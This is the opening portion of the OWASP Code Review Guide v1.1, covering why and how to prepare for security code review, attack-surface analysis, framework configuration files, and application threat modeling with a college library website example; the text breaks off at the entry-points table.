OWASP CODE REVIEW GUIDE

2008 V1.1

Table of Contents

FOREWORD BY JEFF WILLIAMS, OWASP CHAIR

Many organizations have realized that their code is not as secure as they may have thought. Now they're starting the difficult work of verifying the security of their applications.

There are four basic techniques for analyzing the security of a software application - automated scanning, manual penetration testing, static analysis, and manual code review. This OWASP Guide is focused on the last of these techniques. Of course, all of these techniques have their strengths, weaknesses, sweet spots, and blind spots. Arguments about which technique is the best are like arguing whether a hammer or saw is more valuable when building a house. If you try to build a house with just a hammer, you'll do a terrible job. More important than the tool is probably the person holding the hammer anyway.

The OWASP guides are intended to teach you how to use these techniques. But the fact that they are separate shouldn't be an indicator that they should be used alone. The Development Guide shows your project how to architect and build a secure application, this Code Review Guide tells you how to verify the security of your application's source code, and the Testing Guide shows you how to verify the security of your running application.

Security moves too fast for traditional books to be of much use. But OWASP's collaborative environment allows us to keep up to date. There are hundreds of contributors to the OWASP Guides, and we make over a thousand updates to our materials every month. We're committed to making high quality application security materials available to everyone. It's the only way we'll ever make any real progress on application security as a software community.

Why Code Review?

I've been performing security code reviews (along with the other techniques) since 1998, and I've found thousands of serious vulnerabilities. In my experience, design documentation, code comments, and even developers themselves are often misleading. The code doesn't lie. Actually, the code is your only advantage over the hackers. Don't give up this advantage and rely only on external penetration testing. Use the code.

Despite the many claims that code review is too expensive or time consuming, there is no question that it is the fastest and most accurate way to find and diagnose many security problems. There are also dozens of serious security problems that simply can't be found any other way. I can't emphasize the cost-effectiveness of security code review enough. Consider which of the approaches will identify the largest amount of the most significant security issues in your application, and security code review quickly becomes the obvious choice. This applies no matter what amount of money you can apply to the challenge.

Every application is different; that's why I believe it's important to empower the individuals verifying security to use the most cost-effective techniques available. One common pattern is to use security code review to find a problem, and penetration testing to prove that it is exploitable. Another pattern is finding a potential issue with penetration testing, and then verifying the issue by finding and examining the code. I strongly believe that the "combined" approach is the best choice for most applications.

Getting Started

It's important to recognize that code is a rich expressive language that can be used to build anything. Analyzing arbitrary code is a difficult job that requires a lot of context. It's a lot like searching a legal contract for loopholes. So while it may seem tempting to rely on an automated tool that simply finds security holes, it's important to realize that these tools are more like spell-checkers or grammar-checkers. While important, they don't understand the context, and miss many important security issues. Still, running tools is a great way to gather data that you can use in your code review.

All you need to get started is a copy of the software baseline, a modern IDE, and the ability to think about the ways security holes get created. I strongly recommend that before you look at any code, you think hard about what is most important to your application. Then you verify that the security mechanisms are present, free from flaws, and properly used. You'll trace through the control and data flows in the application, thinking about what might go wrong.

Call to Action

If you're building software, I strongly encourage you to get familiar with the security guidance in this document. If you find errors, please add a note to the discussion page or make the change yourself. You'll be helping thousands of others who use this guide.

Please consider joining us as an individual or corporate member so that we can continue to produce materials like this code review guide and all the other great projects at OWASP.

Thank you to all the past and future contributors to this guide, your work will help to make applications worldwide more secure.

-- Jeff Williams, OWASP Chair, October 17, 2007

WELCOME TO THE OWASP CODE REVIEW GUIDE 1.1

"my children, the internet is broken, can we fix this mess?"
-- Eoin Keary, OWASP Code Review Guide Lead Author & Editor

OWASP thanks the authors, reviewers, and editors for their hard work in bringing this guide to where it is today. If you have any comments or suggestions on the Code review Guide, please e-mail the Code review Guide mail list:

https://lists.owasp.org/mailman/listinfo/owasp-codereview

COPYRIGHT AND LICENSE

REVISION HISTORY

The Code review guide originated in 2006 and as a splinter project from the testing guide. It was conceived by Eoin Keary in 2005 and transformed into a wiki.

September 30, 2007

"OWASP Code Review Guide", Version 1.0 (RC1)

December 22, 2007

"OWASP Code Review Guide", Version 1.0 (RC2)

November 01, 2008

"OWASP Code Review Guide", Version 1.1 (Release)

EDITORS

Eoin Keary: OWASP Code Review Guide 2005 - Present

AUTHORS

Jenelle Chapman	Eoin Keary	David Rook
Dinis Cruz	Jeff Williams	Paulo Prego
Andrew van der Stock	David Lowery	

REVIEWERS

Jeff Williams

Rahim Jina

TRADEMARKS

- Java, Java EE, Java Web Server, and JSP are registered trademarks of Sun Microsystems, Inc.
- Microsoft is a registered trademark of Microsoft Corporation.
- OWASP is a registered trademark of the OWASP Foundation

All other products and company names may be trademarks of their respective owners. Use of a term in this document should not be regarded as affecting the validity of any trademark or service mark.

SUMMER OF CODE 2008

The Code review guide is proudly sponsored by the OWASP Summer of Code (SoC) 2008. For more information please see https://www.owasp.org/index.php/OWASP_Summer_of_Code_2008

PROJECT CONTRIBUTORS

The OWASP Code Review project was conceived by Eoin Keary the OWASP Ireland Founder and Chapter Lead. We are actively seeking individuals to add new sections as new web technologies emerge. If you are interested in volunteering for the project, or have a comment, question, or suggestion, please drop me a line mailto:eoin.keary@owasp.org

JOIN THE CODE REVIEW GUIDE TEAM

All of the OWASP Guides are living documents that will continue to change as the threat and security landscape changes.

We welcome everyone to join the Code Review Guide Project and help us make this document great. The best way to get started is to subscribe to the mailing list by following the link below. Please introduce yourself and ask to see if there is anything you can help with. We are always looking for new contributions. If there is a topic that you'd like to research and contribute, please let us know!

http://lists.owasp.org/mailman/listinfo/owasp-codereview

ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem because the most effective approaches to application security include improvements in all of these areas. We can be found at http://www.owasp.org.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way. The OWASP Foundation is a not-for-profit entity that ensures the project's long-term success. For more information, please see the pages listed below:

- Contact for information about communicating with OWASP
- Contributions for details about how to make contributions
- Advertising if you're interested in advertising on the OWASP site
- How OWASP Works for more information about projects and governance
- OWASP brand usage rules for information about using the OWASP brand

STRUCTURE

The OWASP Foundation is the not-for-profit (501c3) entity that provides the infrastructure for the OWASP community. The Foundation provides support for our worldwide projects, chapters, and conferences and manages our servers and bandwidth.

LICENSING

The OWASP Code Review Guide is available under the Creative Commons Share-Alike 3.0 Attribution license. This license allows us to ensure that this knowledge remains free and open while encouraging contribution and authorship.

All OWASP materials are available under an approved open source license. If you opt to become an OWASP member organization, you can also use the commercial license that allows you to use, modify, and distribute all OWASP materials within your organization under a single license.

For more information, please see the **OWASP Licenses** page.

PARTICIPATION AND MEMBERSHIP

Everyone is welcome to participate in our forums, projects, chapters, and conferences. OWASP is a fantastic place to learn about application security, to network, and even to build your reputation as an expert.

If you find the OWASP materials valuable, please consider supporting our cause by becoming an OWASP member. All monies received by the OWASP Foundation go directly into supporting OWASP projects.

For more information, please see the **Membership** page.

PROJECTS

OWASP's projects cover many aspects of application security. We build documents, tools, teaching environments, guidelines, checklists, and other materials to help organizations improve their capability to produce secure code.

For details on all the OWASP projects, please see the **OWASP Project** page.

OWASP PRIVACY POLICY

Given OWASP's mission to help organizations with application security, you have the right to expect protection of any personal information that we might collect about our members.

In general, we do not require authentication or ask visitors to reveal personal information when visiting our website. We collect Internet addresses, not the e-mail addresses, of visitors solely for use in calculating various website statistics.

We may ask for certain personal information, including name and email address from persons downloading OWASP products. This information is not divulged to any third party and is used only for the purposes of:

- Communicating urgent fixes in the OWASP Materials
- Seeking advice and feedback about OWASP Materials
- Inviting participation in OWASP's consensus process and AppSec conferences

OWASP publishes a list of member organizations and individual members. Listing is purely voluntary and "opt-in". Listed members can request not to be listed at any time.

All information about you or your organization that you send us by fax or mail is physically protected. If you have any questions or concerns about our privacy policy, please contact us at owasp@owasp.org

CODE REVIEW GUIDE HISTORY

The Code Review guide is the result of initially contributing and leading the Testing Guide. Initially it was thought to place Code review and testing into the same guide; it seemed like a good idea at the time. But the topic called security code review got too big and evolved into its own stand-alone guide.

The Code Review guide was started in 2006. The Code Review team consists of a small, but talented, group of volunteers who should really get out more often.

The team noticed that organizations with a proper code review function integrated into the software development lifecycle (SDLC) produced remarkably better code from a security standpoint. This observation has borne out in practice, as many security vulnerabilities are easier to find in the code than by using other techniques.

By necessity, this guide does not cover all languages; it mainly focuses on .NET and Java, but has a little C/C++ and PHP thrown in also. However, the techniques advocated in the book can be easily adapted to almost any code environment. Fortunately, the security flaws in web applications are remarkably consistent across programming languages.

INTRODUCTION

Code review is probably the single-most effective technique for identifying security flaws. When used together with automated tools and manual penetration testing, code review can significantly increase the cost effectiveness of an application security verification effort.

This document does not prescribe a process for performing a security code review. Rather, this guide focuses on the mechanics of reviewing code for certain vulnerabilities, and provides limited guidance on how the effort should be structured and executed. OWASP intends to develop a more detailed process in a future version of this guide.

Manual security code review provides insight into the “real risk” associated with insecure code. This is the single most important value from a manual approach. A human reviewer can understand the context for certain coding practices, and make a serious risk estimate that accounts for both the likelihood of attack and the business impact of a breach.

WHY DOES CODE HAVE VULNERABILITIES?

MITRE has catalogued almost 700 different kinds of software weaknesses in their CWE project. These are all different ways that software developers can make mistakes that lead to insecurity. Every one of these weaknesses is subtle and many are seriously tricky. Software developers are not taught about these weaknesses in school and most do not receive any training on the job about these problems.

These problems have become so important in recent years because we continue to increase connectivity and to add technologies and protocols at a shocking rate. Our ability to invent technology has seriously outstripped our ability to secure it. Many of the technologies in use today simply have not received any security scrutiny.

There are many reasons why businesses are not spending the appropriate amount of time on security. Ultimately, these reasons stem from an underlying problem in the software market. Because software is essentially a black-box, it is extremely difficult to tell the difference between good code and insecure code. Without this visibility, buyers won’t pay more for secure code, and vendors would be foolish to spend extra effort to produce secure code.

One goal for this project is to help software buyers gain visibility into the security of software and start to effect change in the software market.

Nevertheless, we still frequently get pushback when we advocate for security code review. Here are some of the (unjustified) excuses that we hear for not putting more effort into security:

“We never get hacked (that I know of), we don’t need security”

“We have a firewall that protects our applications”

"We trust our employees not to attack our applications"

Over the last 10 years, the team involved with the OWASP Code Review Project have performed thousands of application reviews, and found that every single application has had serious vulnerabilities. If you haven’t reviewed your code for security holes the likelihood that your application has problems is virtually 100%.

Still, there are many organizations that choose not to know about the security of their code. To them, we offer Rumsfeld’s cryptic explanation of what we actually know. If you’re making informed decisions to take risk in your enterprise, we fully support you. However, if you don’t even know what risks you are taking, you are being irresponsible both to your shareholders and your customers.

"...we know, there are known knowns; there are things we know we know. We also know there are known unknowns; that is to say we know there are some things we do not know. But there are also unknown unknowns -- the ones we don't know we don't know." - Donald Rumsfeld

WHAT IS SECURITY CODE REVIEW?

Security code review is the process of auditing the source code for an application to verify that the proper security controls are present, that they work as intended, and that they have been invoked in all the right places. Code review is a way of ensuring that the application has been developed so as to be “self-defending” in its given environment.

Security code review is a method of assuring secure application developers are following secure development techniques. A general rule of thumb is that a penetration test should not discover any additional application vulnerabilities relating to the developed code after the application has undergone a proper security code review.

All security code reviews are a combination of human effort and technology support. At one end of the spectrum is an inexperienced person with a text editor. At the other end of the scale is a security expert with an advanced static analysis tool. Unfortunately, it takes a fairly serious level of expertise to use the current application security tools effectively.

Tools can be used to perform this task but they always need human verification. Tools do not understand context, which is the keystone of security code review. Tools are good at assessing large amounts of code and pointing out possible issues but a person needs to verify every single result to determine if it is a real issue, if it is actually exploitable, and calculate the risk to the enterprise.

Human reviewers are also necessary to fill in for the significant blind spots where automated tools simply cannot check.

PREPARATION

LAYING THE GROUND WORK

In order to effectively review a code baseline, it is critical that the review team understands the business purpose of the application and the most critical business impacts. This will guide them in their search for serious vulnerabilities. The team should also identify the different threat agents, their motivation, and how they could potentially attack the application.

All this information can be assembled into a high-level threat model of the application that represents all of information that is relevant to application security. The goal for the reviewer is to verify that the key risks have been properly addressed by security controls that work properly and are used in all the right places.

Ideally the reviewer should be involved in the design phase of the application, but this is almost never the case. More likely, the review team will be presented with a large codebase, say 450,000 lines of code, and will need to get organized and make the best possible use of the time available.

Performing code review can feel like an audit, and most developers hate being audited. The way to approach this is to create an atmosphere of collaboration between the reviewer, the development team, the business representatives, and any other vested interests. Portraying the image of an advisor and not a policeman is very important if you wish to get full co-operation from the development team.

Security code review teams that successfully build trust with the development team can become trusted advisor. In many cases, this will lead to getting security folks involved earlier in the lifecycle, and can significantly cut down on security costs.

BEFORE WE START:

The reviewer(s) need to be familiar with:

1. **Code**: The language(s) used, the features and issues of that language from a security perspective. The issues one needs to look out for and best practices from a security and performance perspective.
2. **Context**: The working of the application being reviewed. All security is in context of what we are trying to secure. Recommending military standard security mechanisms on an application that vends apples would be over-kill, and out of context. What type of data is being manipulated or processed and what would the damage to the company be if this data was compromised. Context is the “*Holy Grail*” of secure code inspection and risk assessment…we’ll see more later.
3. **Audience**: The intended users of the application, is it externally facing or internal to “trusted” users. Does this application talk to other entities (machines/services)? Do humans use this application?
4. **Importance**: The availability of the application is also important. Shall the enterprise be affected in any great way if the application is “bounced” or shut down for a significant or insignificant amount of time?

DISCOVERY: GATHERING THE INFORMATION

The review team will need certain information about the application in order to be effective. The information should be assembled into a threat model that can be used to prioritize the review. Frequently, this information can be obtained by studying design documents, business requirements, functional specifications, test results, and the like. However, in most real-world projects, the documentation is significantly out of date and almost never has appropriate security information.

Therefore, one of the most effective ways to get started, and arguably the most accurate, is to talk with the developers and the lead architect for the application. This does not have to be a long meeting, but just enough for the development team to share some basic information about the key security considerations and controls. A walkthrough of the actual running application is very helpful, to give the review team a good idea about how the application is intended to work. Also, a brief overview of the structure of the codebase and any libraries used can help the review team get started.

If the information about the application cannot be gained in any other way, then the team will have to spend some time doing reconnaissance and sharing information about how the application appears to work by examining the code.

CONTEXT, CONTEXT, CONTEXT

Security code review is not simply about reviewing code. It's important to remember that the reason that we review code is to ensure that the code adequately protects the information and assets it has been entrusted with, such as money, intellectual property, trade secrets, lives, or data.

The context in which the application is intended to operate is a very important issue in establishing potential risk. If reviewers do not understand the business context, they will not be able to find the most important risks and may focus on issues that are inconsequential to the business.

As preparation for a security code review, a high level threat model should be prepared which includes the relevant information. This process is described more fully in a later section, but the major areas are listed here:

- Threat Agents
- Attack Surface (including any public and backend interfaces)
- Possible Attacks
- Required Security Controls (both to stop likely attacks and to meet corporate policy)
- Potential Technical Impacts
- Important Business Impacts

Defining context should provide us with the following information:

- Establish the importance of application to enterprise.
- Establish the boundaries of the application context.
- Establish the trust relationships between entities.
- Establish potential threats and possible controls.

The review team can use simple questions like the following to gather this information from the development team:

"***What type/how sensitive is the data/asset contained in the application?***":

This is a keystone to security and assessing possible risk to the application. How desirable is the information? What effect would it have on the enterprise if the information were compromised in any way?

"***Is the application internal or external facing?***", "***Who uses the application; are they trusted users?"***

This is a bit of a false sense of security as attacks take place by internal/trusted users more often than is acknowledged. It does give us context that the application *should* be limited to a finite number of identified users, but it's not a guarantee that these users shall all behave properly.

*"**Where does the application host sit**?"*

Users should not be allowed past the DMZ into the LAN without being authenticated. Internal users also need to be authenticated. No authentication = no accountability and a weak audit trail.

If there are internal and external users, what are the differences from a security standpoint? How do we identify one from another? How does authorization work?

"***How important is this application to the enterprise?***"

Is the application of minor significance or a Tier A / Mission critical application, without which the enterprise would fail? Any good web application development policy would have additional requirements for different applications of differing importance to the enterprise. It would be the analyst's job to ensure the policy was followed from a code perspective also.

A useful approach is to present the team with a checklist, which asks the relevant questions pertaining to any web application.

THE CHECKLIST

Defining a generic checklist which can be filled out by the development team is of high value, if the checklist asks the correct questions in order to give us context. The checklist is a good barometer for the level of security the developers have attempted or thought of. The checklist should cover the most critical security controls and vulnerability areas such as:

- Data Validation
- Authentication
- Session management
- Authorization
- Cryptography
- Error handling
- Logging
- Security Configuration
- Network Architecture

SECURITY CODE REVIEW IN THE SDLC

Security code reviews vary widely in their level of formality. Reviews can be as informal as inviting a friend to help look for a hard to find vulnerability, and they can be as formal as a software inspection process with trained teams, assigned roles and responsibilities, and a formal metric and quality tracking program.

In *Peer Reviews in Software*, Karl Wiegers lists seven review processes from least to most formal:


1. Ad hoc review
2. Passaround
3. Pair programming
4. Walkthrough
5. Team review
6. Inspection

Throughout the SDLC there are points at which an application security consultant should get involved. Performing security activities across the lifecycle has proven to be far more cost-effective than either a "big design up front" security effort or a single pre-production security review. The reason for intervening at regular intervals is that potential issues can be detected early on in the development life cycle where they are less costly to address.

Integration of security code review into the System Development Life Cycle (SDLC) can yield dramatic results to the overall quality of the code developed. Security code review is not a silver bullet, but is part of a healthy application development diet. Consider it as one of the layers in a defense-in-depth approach to application security. Security code review is also a cornerstone of the approach to developing secure software. The idea of integrating a phase into your SLDC may sound daunting, yet another layer of complexity or an additional cost, but in the long term and in today's cyber landscape it is cost effective, reputation building, and in the best interest of any business to do so.

Waterfall SDLC Example

1. Requirements definition
    1. Application Security Requirements
2. Architecture and Design
    1. Application Security Architecture and/or Threat Model
3. Development
    1. Secure Coding Practices
    2. Security Testing
    3. Security Code Review
4. Test
    1. Penetration Testing
5. Deployment
    1. Secure Configuration Management
    2. Secure Deployment
6. Maintenance


Secure Code review process – Operational process
Business Requirements & functional context
Identification of entry and exit points
Transactional analysis
Issue identification & risk rating
Identification of potential solutions
Executive summary & detailed report
Design Risk Analysis
User Risk Analysis
Architecture Risk Analysis
Static Code Analysis
Manual Review
Coding Standards
Security Metrics
Industry Leading Practice


Agile Security Methodology Example

1. Planning
    1. Identify Security Stakeholder Stories
    2. Identify Security Controls
    3. Identify Security Test Cases
2. Sprints
    1. Secure Coding
    2. Security Test Cases
    3. Peer Review with Security
3. Deployment
    1. Security Verification (with Penetration Testing and Security Code Review)

SECURITY CODE REVIEW COVERAGE

UNDERSTANDING THE ATTACK SURFACE

"For every input there will be an equal and opposite output (Well sort of)"


Transactional Analysis initiation
Identify Input paths
Identify attack surface
Input parameters (config)
Input parameters (user)
Input parameters (Control)
Input parameters (Backend)
Identify Areas of Late & Dynamic binding
Follow path each parameter through code
Identify areas of config file reference

A major part of actually performing a security code review is performing an analysis of the attack surface. An application takes inputs and produces output of some kind. Attacking applications is down to using the streams for input and trying to sail a battleship up them that the application is not expecting. Firstly, all input to the code needs to be identified. Input, for example, can be:

- Browser input
- Cookies
- Property files
- External processes
- Data feeds
- Service responses
- Flat files
- Command line parameters
- Environment variables

Exploring the attack surface includes dynamic and static data flow analysis: Where and when are variables set and how the variables are used throughout the workflow, how attributes of objects and parameters might affect other data within the program. It determines if the parameters, method calls, and data exchange mechanisms implement the required security.

All transactions within the application need to be identified and analyzed along with the relevant security functions they invoke. The areas that are covered during transaction analysis are:

- Data/Input Validation of data from all untrusted sources.
- Authentication
- Session Management
- Authorization
- Cryptography (Data at rest and in transit)
- Error Handling /Information Leakage
- Logging /Auditing
- Secure Code Environment

UNDERSTAND WHAT YOU ARE REVIEWING:

Many modern applications are developed on frameworks. These frameworks provide the developer less work to do as the framework does much of the "Housekeeping". So the objects developed by the development team shall extend the functionality of the framework. It is here that the knowledge of a given framework, and language in which the framework and application is implemented, is of paramount importance. Much of the transactional functionality may not be visible in the developer's code and handled in "Parent" classes.

The analyst must be aware and knowledgeable of the underlying framework.

For example:

Java:

In struts the *struts-config.xml* and the *web.xml* files are the core points to view the transactional functionality of an application.

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE struts-config PUBLIC
        "-//Apache Software Foundation//DTD Struts Configuration 1.0//EN"
        "http://jakarta.apache.org/struts/dtds/struts-config_1_0.dtd">
<struts-config>
 <form-beans>
       <form-bean name="login" type="test.struts.LoginForm" />
 </form-beans>
 <global-forwards>
 </global-forwards>
 <action-mappings>
   <action
       path="/login"
       type="test.struts.LoginAction" >
<forward name="valid" path="/jsp/MainMenu.jsp" /> <forward name="invalid" path="/jsp/LoginView.jsp" /> </action>
 </action-mappings>
```

```
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
 <set-property property="pathnames"
value="/test/WEB-INF/validator-rules.xml, /WEB-INF/validation.xml"/>
</plug-in>
</struts-config>
```

The *struts-config.xml* file contains the action mappings for each HTTP request while the *web.xml* file contains the deployment descriptor.

Example: The struts framework has a validator engine, which relies on regular expressions to validate the input data. The beauty of the validator is that no code has to be written for each form bean. (Form bean is the java object which received the data from the HTTP request). The validator is not enabled by default in struts. To enable, the validator a plug-in must be defined in the <plug-in> section of struts-config.xml in Red above. The property defined tells the struts framework where the custom validation rules are defined (validation.xml) and a definition of the actual rules themselves (validation-rules.xml).

Without a proper understanding of the struts framework, and by simply auditing the java code, one would net see any validation being executed, and one does not see the relationship between the defined rules and the java functions.

The action mappings in Blue define the action taken by the application upon receiving a request. Here, above we can see that when the URL contains /login the ***LoginAction*** shall be called. From the action mappings we can see the transactions the application performs when external input is received.

.NET:

ASP.NET/ IIS applications use an optional XML-based configuration file named *web.config*, to maintain application configuration settings. This covers issues such as authentication, authorization, Error pages, HTTP settings, debug settings, web service settings etc..

Without knowledge of these files a transactional analysis would be very difficult and not accurate.

Optionally, you may provide a file *web.config* at the root of the virtual directory for a Web application. If the file is absent, the default configuration settings in *machine.config* will be used. If the file is present, any settings in *web.config* will override the default settings.

Example of the web.config file:

```
<authentication mode="Forms">
 <forms name="name"
       loginUrl="url"
       protection="Encryption"
       timeout="30" path="/" >
       requireSSL="true|"
       slidingExpiration="false">
   <credentials passwordFormat="Clear">
     <user name="username" password="password"/>
   </credentials>
```

```
  </forms>
  <passport redirectUrl="internal"/>
</authentication>
```

From this config file snippet we can see that:

authentication mode: The default authentication mode is ASP.NET forms-based authentication.

loginUrl: Specifies the URL where the request is redirected for logon if no valid authentication cookie is found.

protection: Specifies that the cookie is encrypted using 3DES or DES but DV is not performed on the cookie. Beware of plaintext attacks!!

timeout: Cookie expiry time in minutes

The point to make here is that many of the important security settings are not set in the code per se, but in the framework configuration files. Knowledge of the framework is of paramount importance when reviewing framework-based applications.

APPLICATION THREAT MODELING

INTRODUCTION

Threat modeling is an approach for analyzing the security of an application. It is a structured approach that enables you to identify, quantify, and address the security risks associated with an application. Threat modeling is not an approach to reviewing code but it does complement the security code review process. The inclusion of threat modeling in the SDLC can help to ensure that applications are being developed with security built-in from the very beginning. This, combined with the documentation produced as part of the threat modeling process, can give the reviewer a greater understanding of the system. This allows the reviewer to see where the entry points to the application are and the associated threats with each entry point. The concept of threat modeling is not new but there has been a clear mindset change in recent years. Modern threat modeling looks at a system from a potential attacker's perspective, as opposed to a defender's view point. Microsoft have been strong advocates of the process over the past number of years. They have made threat modeling a core component of their SDLC which they claim to be one of the reasons for the increased security of their products in recent years.

When source code analysis is performed outside the SDLC such as on existing applications, the results of the threat modeling help in reducing the complexity of the source code analysis by promoting an in-depth first approach vs. breadth first approach. Instead of reviewing all source code with equal focus, you can prioritize the security code review of components whose threat modeling has ranked with high risk threats.

The threat modeling process can be decomposed into 3 high level steps:

Step 1: Decompose the Application. The first step in the threat modeling process is concerned with gaining an understanding of the application and how it interacts with external entities. This involves creating use-cases to understand how the application is used, identifying entry points to see where a potential attacker could interact with the application, identifying assets i.e. items/areas that the attacker would be interested in, and identifying trust levels which represent the access rights that the application will grant to external entities. This information is documented in the Threat Model document and it is also used to produce data flow diagrams (DFDs) for the application. The DFDs show the different paths through the system, highlighting the privilege boundaries.

Step 2: Determine and rank threats. Critical to the identification of threats is using a threat categorization methodology. A threat categorization such as STRIDE can be used, or the Application Security Frame (ASF) that defines threat categories such as Auditing & Logging, Authentication, Authorization, Configuration Management, Data Protection in Storage and Transit, Data Validation, Exception Management. The goal of the threat categorization is help identify threats both from the attacker (STRIDE) and the defensive perspective (ASF). DFDs produced in step 1 help to identify the potential threat targets from the attacker's perspective, such as data sources, processes, data flows, and interactions with users. These threats can be identified further as the roots for threat trees; there is one tree for threat goal. From the defensive perspective, ASF categorization helps to identify the threats as weaknesses of security controls for such threats. Common threat-lists with examples can help in the identification of such threats. Use and abuse cases can illustrate how existing protective measures could be bypassed, or where a lack of such protection exists. The determination of the security risk for each threat can be determined using a value based risk model such as DREAD or a less subjective qualitative risk model based upon general risk factors (e.g. likelihood and impact).

Step 3: Determine countermeasures and mitigation. A lack of protection of a threat might indicate a vulnerability whose risk exposure could be mitigated with the implementation of a countermeasure. Such countermeasures can be identified using threat-countermeasure mapping lists. Once a risk ranking is assigned to the threats, it is possible to sort threats from the highest to the lowest risk, and prioritize the mitigation effort, such as by responding to such threats by applying the identified countermeasures. The risk mitigation strategy might involve evaluating these threats from the business impact that they pose and reducing the risk. Other options might include taking the risk, assuming the business impact is acceptable because of compensating controls, informing the user of the threat, removing the risk posed by the threat completely, or the least preferable option, that is, to do nothing.

Each of the above steps are documented as they are carried out. The resulting document is the threat model for the application. This guide will use an example to help explain the concepts behind threat modeling. The same example will be used throughout each of the 3 steps as a learning aid. The example that will be used is a college library website. At the end of the guide we will have produced the threat model for the college library website. Each of the steps in the threat modeling process are described in detail below.

DECOMPOSE THE APPLICATION

The goal of this step is to gain an understanding of the application and how it interacts with external entities. This goal is achieved by information gathering and documentation. The information gathering process is carried out using a clearly defined structure, which ensures the correct information is collected. This structure also defines how the information should be documented to produce the Threat Model.

THREAT MODEL INFORMATION

The first item in the threat model is the information relating to the threat model. This must include the the following:

1. Application Name - The name of the application.
2. Application Version - The version of the application.
3. Description - A high level description of the application.
4. Document Owner - The owner of the threat modeling document.
5. Participants - The participants involved in the threat modeling process for this application.
6. Reviewer - The reviewer(s) of the threat model.

Example:

<Application Name>Threat Model Information	
Application Version:	1.0
Description:	The college library website is the first implementation of a website to provide librarians and library patrons (students and college staff) with online services. As this is the first implementation of the website, the functionality will be limited. There will be three users of the application: 1. Students

	2. Staff 3. Librarians Staff and students will be able to log in and search for books, and staff members can request books. Librarians will be able to log in, add books, add users, and search for books.
Document Owner:	David Lowry
Participants:	David Rook
Reviewer:	Eoin Keary

EXTERNAL DEPENDENCIES

External dependencies are items external to the code of the application that may pose a threat to the application. These items are typically still within the control of the organization, but possibly not within the control of the development team. The first area to look at when investigating external dependencies is how the application will be deployed in a production environment and what are the requirements surrounding this. This involves looking at how the application is or is not intended to be run. For example if the application is expected to be run on a server that has been hardened to the organization's hardening standard and it is expected to sit behind a firewall, then this information should be documented in the external dependencies section. External dependencies should be documented as follows:

1. ID - A unique ID assigned to the external dependency.
2. Description - A textual description of the external dependency.

Example:

External Dependencies	
ID	**Description**
1	The college library website will run on a Linux server running Apache. This server will be hardened as per the college's server hardening standard. This includes the application of the latest operating system and application security patches.
2	The database server will be MySQL and it will run on a Linux server. This server will be hardened as per the college's server hardening standard. This will include the application of the latest operating system and application security patches.
3	The connection between the Web Server and the database server will be over a private network.
4	The Web Server is behind a firewall and the only communication available is TLS

ENTRY POINTS

Entry points define the interfaces through which potential attackers can interact with the application or supply it with data. In order for potential attacker to attack an application, entry points must exist. Entry points in an application can be layered, for example each web page in a web application may contain multiple entry points. Entry points should be documented as follows:

1. ID - A unique ID assigned to the entry point. This will be used to cross reference the entry point with any threats or vulnerabilities that are identified. In the case of layer entry points a major.minor notation should be used.
2. Name - A descriptive name identifying the entry point and its purpose.
3. Description - A textual description detailing the interaction or processing that occurs at the entry point.
4. Trust Levels - The level of access required at the entry point is documented here. These will be cross referenced with the trusts levels defined later in the document.

Example:

Entry Points			
